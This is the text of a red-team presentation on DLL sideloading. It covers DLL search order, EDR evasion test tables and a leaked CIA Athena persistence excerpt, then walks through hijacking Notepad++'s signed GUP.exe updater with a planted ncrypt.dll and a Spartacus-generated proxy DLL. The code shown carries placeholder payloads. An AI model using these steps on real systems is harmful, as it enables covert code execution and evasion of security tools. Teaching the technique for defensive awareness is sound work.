

DLL SIDELOADING

Execution and Evasion

Or, “Why is Teams connecting to Dropbox?”



whoami

Dan Reimer

(oldrho)

- I Break Things
(*Cybersecurity Offensive Operations / Red Team Operator / Penetration Tester / Buzzwords*)
 - ▶ Internal / External Networks
 - ▶ Wireless Networks
 - ▶ Web Applications
 - ▶ On-site / Physical Facilities
- Infrastructure and Networking in a previous life

red team for life

WHAT WE ARE COVERING

1. What are DLLs and how are they used and abused?
2. Methods of loading DLLs
 - Absolute Paths
 - DLL Search Order
3. Techniques for hijacking DLLs
4. Limitations of these techniques
5. Detection, mitigation, and prevention



01

What are DLLs?

How are they used and abused?

What are DLLs?

- Just like EXE's, except a different entry point
- Must be loaded by an existing process
For example: rundll32.exe
- Code executes in the calling thread and process
- Typically exports several functions for the calling process to use

```
HMODULE module;  
module = LoadLibrary(L"Advapi32.dll");
```

```
// dllmain.cpp : Defines the entry point for the DLL application.  
#include "pch.h"
```

```
BOOL APIENTRY DllMain( HMODULE hModule,  
                      DWORD ul_reason_for_call,  
                      LPVOID lpReserved  
                      )  
{  
    switch (ul_reason_for_call)  
    {  
        case DLL_PROCESS_ATTACH:  
            do_bad_stuff();  
        case DLL_THREAD_ATTACH:  
        case DLL_THREAD_DETACH:  
        case DLL_PROCESS_DETACH:  
            break;  
    }  
    return TRUE;  
}
```

How DLLs are Used

- Allows developers to reuse common code
- Can be reloaded without restarting a process
- Can be updated without having to rebuild an entire application
- Exposes functionality to other applications
Database and API connectors, encryption, authentication modules, etc



How DLLs are Abused

- Payloads can be executed when the DLL is loaded
- Often not detected as all applications use DLLs
- Code is executed with the host process token
- Actions taken by the payload appear to come from the host process
- Host process might be trusted by the EDR/AV



How DLLs are Abused

Really, *really*, good at evading detection with a loader!

Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

		EDR1		EDR2		EDR3		AV	
		Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
No behavioral analysis or sandbox evasion	.exe								
	.dll								
Only sandbox evasion	.exe								
	.dll								
1 Unhooking	.exe								
	.dll								
2 Direct syscalls	.exe								
	.dll								
3 Indirect syscalls	.exe								
	.dll								

How DLLs are Abused

Even without any evasion! Though maybe a little shellcode encryption

EDR	CPL	HTA	EXE	DLL
BitDefender GravityZone Plus	✗	✗	✓	✗
Carbon Black Cloud	*	*	✓	✓
Carbon Black Response	•	✗	✓	✓
Check Point Harmony	✗	◊	✗	✓
Cisco AMP	✗	✗	✓	◉
Comodo OpenEDR	✗	✓	✗	✓
CrowdStrike Falcon	✓	✓	✗	✓
Cylance PROTECT	◊	◊	✓	✗
Cynet	✗	✓	✓	✓
Elastic EDR	✗	✓	✓	✗
F-Secure Elements Endpoint Detection and Response	◊	†	✓	✗
FortiEDR	✗	✗	✗	✗
Harfang Lab Hurukai	✗	✓	✗	✓
ITrust ACSIA	✓	✓	✓	✓
McAfee Endpoint Protection with MVision EDR	✗	•	✓	✓
Microsoft Defender for Endpoints (original IOCs)	*	✗	✗	✓
Microsoft Defender for Endpoints (Updated MDE)	*	✗	✗	✗
Microsoft Defender for Endpoints (Updated MDE & IOCs)	∇	✗	✗	✓
Minerva Labs	⊕	✗	✓	✗
Palo Alto Cortex	⊕	✓	✗	✓
Panda Adaptive Defense 360	✗	✓	*	✓
Sentinel One (Original version)	✓	✓	✓	✗
Sentinel One (Current Version)	✗	✗	✗	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Symantec Endpoint Protection Complete	*	✗	*	*
Trend micro Apex One	•	•	✓	✓

Endpoint Protection	CPL	HTA	EXE	DLL
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Protection Platform	✓	✓	✓	✓
Kaspersky Endpoint Security	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Symantec Endpoint Protection	✓	✗	✓	✓

Table 1: Aggregated results of the attacks for each tested solution.

Notation: Highlighted row denotes acknowledged results by the vendor. ✓: Successful attack, ◊ Successful attack, raised medium alert, •: Successful attack, raised minor alert, *: Successful attack, alert was raised ◊: Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised. †: In two experiments supplied by the vendor, in the first it was detected after five hours, in the second it was detected after 25 minutes. ◉: Initial test was blocked due to file signature, second one was successful with another application. ∇: The attack was detected by the EDR but was blocked after 15 minutes. ⊕: Blocked by filetype (LOLBIN module), but the technique passed.



02

Loading DLLs

Getting that code to run

DLL Loading

Absolute Path

```
HMODULE module;  
module = LoadLibrary(L"C:\\Windows\\System32\\winhttp.dll");
```

Attempt to load this file and only this file.

Filename

```
HMODULE module;  
module = LoadLibrary(L"winhttp.dll");
```

Search for and load this file.

Absolute Paths

SECRET//NOFORN



Engineering Dev



Athena

Version

User M

29 Febru

Classified By: 2127215

Reason: 1.4(c)

Declassify On: 25X1, 20640205

Derived From: CIA NSCG MET 5-06

SECRET//

4. (S//NF) System Versions

(S//NF) The system was designed to allow a base installation (Athena) and an extended installation (Hera). Both versions contain the full command set defined in this document. This section will describe the differences between the implementations and configurations.

4.1 (S//NF) Athena

(S//NF) Athena is the primary implementation for use on WinXP through Win10 operating systems. This implementation uses the RemoteAccess service for persistence, ZLIB for compression and XTEA for encryption on disk.

4.1.1 ((S//NF) On-Target Footprint

(S//NF) The Athena implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Athena will be hosted by the RemoteAccess service. The

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(S//NF) The Athena implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Athena will be hosted by the RemoteAccess service. There is an external DLL that this service will load that is not a service DLL.

Table 3 - (U) Installed File and Registry Resources

File System Modification Location	Configuration Item	Description
%SystemRoot%\System32\Microsoft\Crypto\RAS\iprcache.dll	TARGET_FILENAME	The overt target file location on disk that is referenced by the RemoteAccess service.
%SystemRoot%\System32\CodeIntegrity\ras.cache	DATA_FILENAME	The overt data file location on disk that contains the package file (config, engine, etc.).

Existing applications or services may reference specific paths or can be configured to load DLLs from specific paths.

This method was used by the CIA's *Athena* implant to load into the *RemoteAccess* service.




Absolute Paths

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            MessageBoxA(NULL, "I am a bad process!", "Bad Process", MB_OK);
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
    }
}
```

Applications that support plugins are often (usually) susceptible to loading DLLs, by design.

Notepad++ has been used by numerous threat actors as it will load any DLL in the correct path, even if it's not a valid plugin.



Absolute Paths

Lots of places to look!

For some examples, check the SysInternals [Autoruns](#) tool.

Good for persistence but often requires some configuration first so not a great foothold.

Loading by Filename

Far more convoluted! Yay!

So complicated that Microsoft has entire documents dedicated to the potential paths that might be searched.

These factors all change the search order

- *DLL Redirection*
- *API Sets*
- *Side-by-side (SxS) Manifest Redirection*
- *Loaded-Modules List*
- *Known DLLs*
- *Packaged vs Unpackaged Applications*

Loading by Filename

Most common

Assuming everything is left on defaults and we ignore the “special” stuff...

- *Known DLLs*
- *The same folder as the application file (.exe)*
- *The system folder (c:\windows\system32)*
- *The 16-bit system folder (c:\windows\system)*
- *The Windows folder (c:\windows)*
- *The current working folder (%CD%)*


Known DLLs

This is a list of system DLLs that should only ever be loaded from the system folder (c:\windows\system32)

Can't we just add our own explicitly?

Sure can! But you've probably been detected.

This is a very well-known list and changes would be strange.



The screenshot shows the Windows Registry editor with the path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs` selected. The left pane shows a tree view with folders like Executive, FileRenameOperations, I/O System, kernel, KnownDLLs (selected), Memory Management, NamespaceSeparation, Power, Quota System, SubSystems, and WPA. The right pane displays a list of DLLs with columns for Name, Type, and Data.

Name	Type	Data
IMAGEHLP	REG_SZ	IMAGEHLP.dll
IMM32	REG_SZ	IMM32.dll
kernel32	REG_SZ	kernel32.dll
MSCTF	REG_SZ	MSCTF.dll
MSVCRT	REG_SZ	MSVCRT.dll
NORMALIZ	REG_SZ	NORMALIZ.dll
NSI	REG_SZ	NSI.dll
ole32	REG_SZ	ole32.dll
OLEAUT32	REG_SZ	OLEAUT32.dll



03

HIJACKING DLLs

Let's break some stuff!

Finding a vulnerable application

Our best options for hijacking:

- *The same folder as the application file (.exe)*
The application folder might be writable
- *The current working folder (%CD%)*
The DLL itself might not exist at all





Why not the system folders?

- *We might not have access*
- *We may unintentionally affect other applications*

Finding a vulnerable application

So who is our victim today?





- Start ProcMon64.exe from SysInternals
- Filter for "NAME NOT FOUND" when paths end with ".dll"
- Run some programs



Finding a vulnerable application

So who is our victim today?


- Start ProcMon64.exe from SysInternals
- Filter for "NAME NOT FOUND"
- Run some programs



Finding a vulnerable application

How can we use this?

- Can we write to “c:\program files\Notepad++\updater\” ?
Write a malicious DLL there!
- We can't? Maybe we don't need to...




Finding a vulnerable application

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EDRs like digital signatures, right?


Let's copy the entire folder!



Finding a vulnerable application

Let's test this

- Copy the folder
- Copy our test malicious DLL to the folder as “ncrypt.dll”




```
C:\temp\updater>dir
Volume in drive C has no label.
Volume Serial Number is 4E1B-D685

Directory of C:\temp\updater

05/25/2023  06:57 PM  <DIR>          .
05/25/2023  06:57 PM  <DIR>          ..
05/15/2023  04:12 AM             818,000  GUP.exe
03/27/2022  07:05 PM              4,608  gup.xml
05/15/2023  04:12 AM             682,320  libcurl.dll
09/06/2021  11:35 AM              7,804  LICENSE
05/25/2023  05:26 PM             58,880  ncrypt.dll
03/27/2022  07:05 PM              3,668  README.md
03/27/2022  07:05 PM             133,872  updater.ico
               7 File(s)      1,709,152 bytes
               2 Dir(s)      88,375,308,288 bytes free


C:\temp\updater>GUP.exe
C:\temp\updater>
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Finding a vulnerable application

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


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               7 File(s)      1,709,152 bytes
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C:\temp\updater>GUP.exe
C:\temp\updater>
```



But where's the update window...?

Creating our DLL


Why didn't we get our update window? What's different?

Exported Functions!

We ran our payload but the program couldn't run without the real code. That's going to get noticed.

There's an app for that!

There's a lot of apps for that. Let's use **Spartacus!**



The screenshot shows the 'DLL Export Viewer' window for 'C:\Windows\system32\ncrypt.dll'. The window has a menu bar (File, Edit, View, Options, Help) and a toolbar. Below the toolbar is a table of exported functions. The first function, 'BCryptAddContextFunction', is highlighted in blue. The table columns are 'Function Name', 'Address', 'Relative Address', 'Ordinal', and 'Filename'.

Function Name	Address	Relative Address	Ordinal	Filename
BCryptAddContextFunction	BCRYPT.BCryptAddContextFunction...	0x0001d4fe	1 (0x1)	ncrypt.dll
BCryptAddContextFunctionPro...	BCRYPT.BCryptAddContextFunction...	0x0001d53f	2 (0x2)	ncrypt.dll
BCryptCloseAlgorithmProvider	BCRYPT.BCryptCloseAlgorithmProvi...	0x0001d584	3 (0x3)	ncrypt.dll
BCryptConfigureContext	BCRYPT.BCryptConfigureContext	0x0001d5bf	4 (0x4)	ncrypt.dll
BCryptConfigureContextFunci...	BCRYPT.BCryptConfigureContextFu...	0x0001d5fc	5 (0x5)	ncrypt.dll
BCryptCreateContext	BCRYPT.BCryptCreateContext	0x0001d636	6 (0x6)	ncrypt.dll
BCryptCreateHash	BCRYPT.BCryptCreateHash	0x0001d662	7 (0x7)	ncrypt.dll
BCryptDecrypt	BCRYPT.BCryptDecrypt	0x0001d688	8 (0x8)	ncrypt.dll
BCryptDeleteContext	BCRYPT.BCryptDeleteContext	0x0001d6b1	9 (0x9)	ncrypt.dll
BCryptDeriveKey	BCRYPT.BCryptDeriveKey	0x0001d6dc	10 (0xa)	ncrypt.dll
BCryptDeriveKeyCapi	BCRYPT.BCryptDeriveKeyCapi	0x0001d707	11 (0xb)	ncrypt.dll
BCryptDeriveKeyPBKDF2	BCRYPT.BCryptDeriveKeyPBKDF2	0x0001d738	12 (0xc)	ncrypt.dll
BCryptDestroyHash	BCRYPT.BCryptDestroyHash	0x0001d767	13 (0xd)	ncrypt.dll
BCryptDestroyKey	BCRYPT.BCryptDestroyKey	0x0001d791	14 (0xe)	ncrypt.dll
BCryptDestroySecret	BCRYPT.BCryptDestroySecret	0x0001d7bd	15 (0xf)	ncrypt.dll
BCryptDuplicateHash	BCRYPT.BCryptDuplicateHash	0x0001d7ec	16 (0x10)	ncrypt.dll

Creating our DLL

Let's just proxy all the functions!

- Start *Spartacus*
 Spartacus.exe
 --procmon *Procmon64.exe*
 --csv *output.csv*
 --pml *events.pml*
 --exports *.\exports*
 --verbose
- Start *GUP.exe* again
- *Spartacus* gives us a source file with all the functions proxied to the real DLL

```
#pragma comment(Linker, "/export:SslOpenProvider=C:\\Windows\\System32\\ncrypt.SslOpenPr
#pragma comment(Linker, "/export:SslSignHash=C:\\Windows\\System32\\ncrypt.SslSignHash,
#pragma comment(Linker, "/export:SslVerifySignature=C:\\Windows\\System32\\ncrypt.SslVer

#include <windows.h>

VOID Payload() {
    // Run your payload here.

    MessageBoxA(NULL, "I am a bad process!", "Bad Process", MB_OK);
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:
            Payload();
            break;
        case DLL_THREAD_ATTACH:
```

```
C:\temp\updater>GUP.exe
```



